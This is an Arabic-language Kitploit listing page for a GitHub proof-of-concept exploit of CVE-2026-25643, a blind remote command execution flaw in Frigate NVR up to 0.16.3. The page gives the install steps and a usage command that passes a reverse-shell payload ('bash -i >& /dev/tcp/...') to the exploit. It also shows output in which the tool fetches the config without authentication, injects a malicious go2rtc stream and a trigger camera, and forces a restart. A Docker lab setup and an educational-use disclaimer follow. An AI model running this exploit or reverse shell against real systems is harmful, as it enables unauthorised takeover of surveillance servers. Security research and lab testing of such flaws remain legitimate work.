
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2026-25643 — CVE-2026-25643: Frigate ≤0.16.3 ثغرة RCE أعمى عبر حقن exec في go2rtc | Kitploit

أدوات/GitHubGitHub/joshuavanderpoll/cve-2026-25643
الاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليم
GitHubjoshuavanderpoll/cve-2026-25643

CVE-2026-25643

CVE-2026-25643: Frigate ≤0.16.3 ثغرة RCE أعمى عبر حقن exec في go2rtc

عرض المستودع
742منذ 8 أشهرلم تتم المراجعة بعد
مشاركة
الموقع الإلكتروني

Frigate NVR ≤ 0.16.3 استغلال تنفيذ الأوامر عن بُعد الأعمى (CVE-2026-25643) إثبات المفهوم

Python

📜 الوصف

يستهدف هذا الاستغلال المكتوب بلغة Python ثغرة حرجة في معالجة الإعدادات في إصدارات Frigate NVR حتى 0.16.3 (عبر مسارات تتطلب مصادقة وأخرى لا تتطلبها). من خلال حقن دفق go2rtc خبيث وإدخال كاميرا وهمية، يطلق الاستغلال تنفيذ أوامر عشوائية بصلاحيات عملية Frigate عند إعادة تشغيل الخدمة — دون الحاجة إلى قشرة عكسية أو التقاط المخرجات.

🛠️ التثبيت

[!NOTE] لضمان بيئة نظيفة ومعزولة لاعتماديات المشروع، يُنصح باستخدام وحدة venv في Python.

OSX/Linux

git clone https://github.com/joshuavanderpoll/CVE-2026-25643.git
cd CVE-2026-25643
python3 -m venv .venv
source .venv/bin/activate
pip3 install -r requirements.txt

Windows

git clone https://github.com/joshuavanderpoll/CVE-2026-25643.git
cd CVE-2026-25643
python -m venv .venv 
.venv\Scripts\activate
pip3 install -r requirements.txt

⚙️ الاستخدام



python3 CVE-2026-25643.py -c "bash -i >& /dev/tcp/host.docker.internal/1111 0>&1" --url http://localhost:5001/

 Target : http://localhost:5001
 Command: bash -i >& /dev/tcp/host.docker.internal/1111 0>&1

[!] No credentials provided → attempting unauthenticated access
[*] Fetching current configuration (/api/config/raw) ...
[*] Config fetch → HTTP 200
[*] Received 914 bytes
[*] Config was JSON-wrapped → unwrapped
[+] Config parsed successfully (7 top-level keys)
[*] Preparing payload → executing: bash -i >& /dev/tcp/host.docker.internal/1111 0>&1
[*] Using payload: bash -c 'bash -i >& /dev/tcp/host.docker.internal/1111 0>&1'
[+] Injected malicious stream → debug_cmd
[+] Injected trigger camera → trigger_exec
[*] Sending modified config (861 bytes) with option: restart
[*] Config save → HTTP 200
[+] Configuration accepted (server should restart)

============================================================
 Payload sent! Command should execute during go2rtc init / camera probe.
 Keep in mind:
 • Output is NOT captured (blind execution)
 • Command runs as the user/frigate process
 • Multiple executions may occur during restart
============================================================

🐋 إثبات المفهوم عبر Docker

cd docker/
docker compose down
docker compose up -d
# You can test at --url http://127.0.0.1:5001
💻 مثال


تنفيذ إثبات المفهوم استقبال الاتصال

🕵🏼 المراجع

  • الإلهام من https://github.com/jduardo2704/CVE-2026-25643-Frigate-RCE

📢 إخلاء المسؤولية

تُقدَّم هذه الأداة لأغراض تعليمية وبحثية فقط. لا يتحمل المنشئ أي مسؤولية عن أي إساءة استخدام أو ضرر ناتج عن الأداة.


تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    600
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    391
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    292
  • 6

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    257

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →




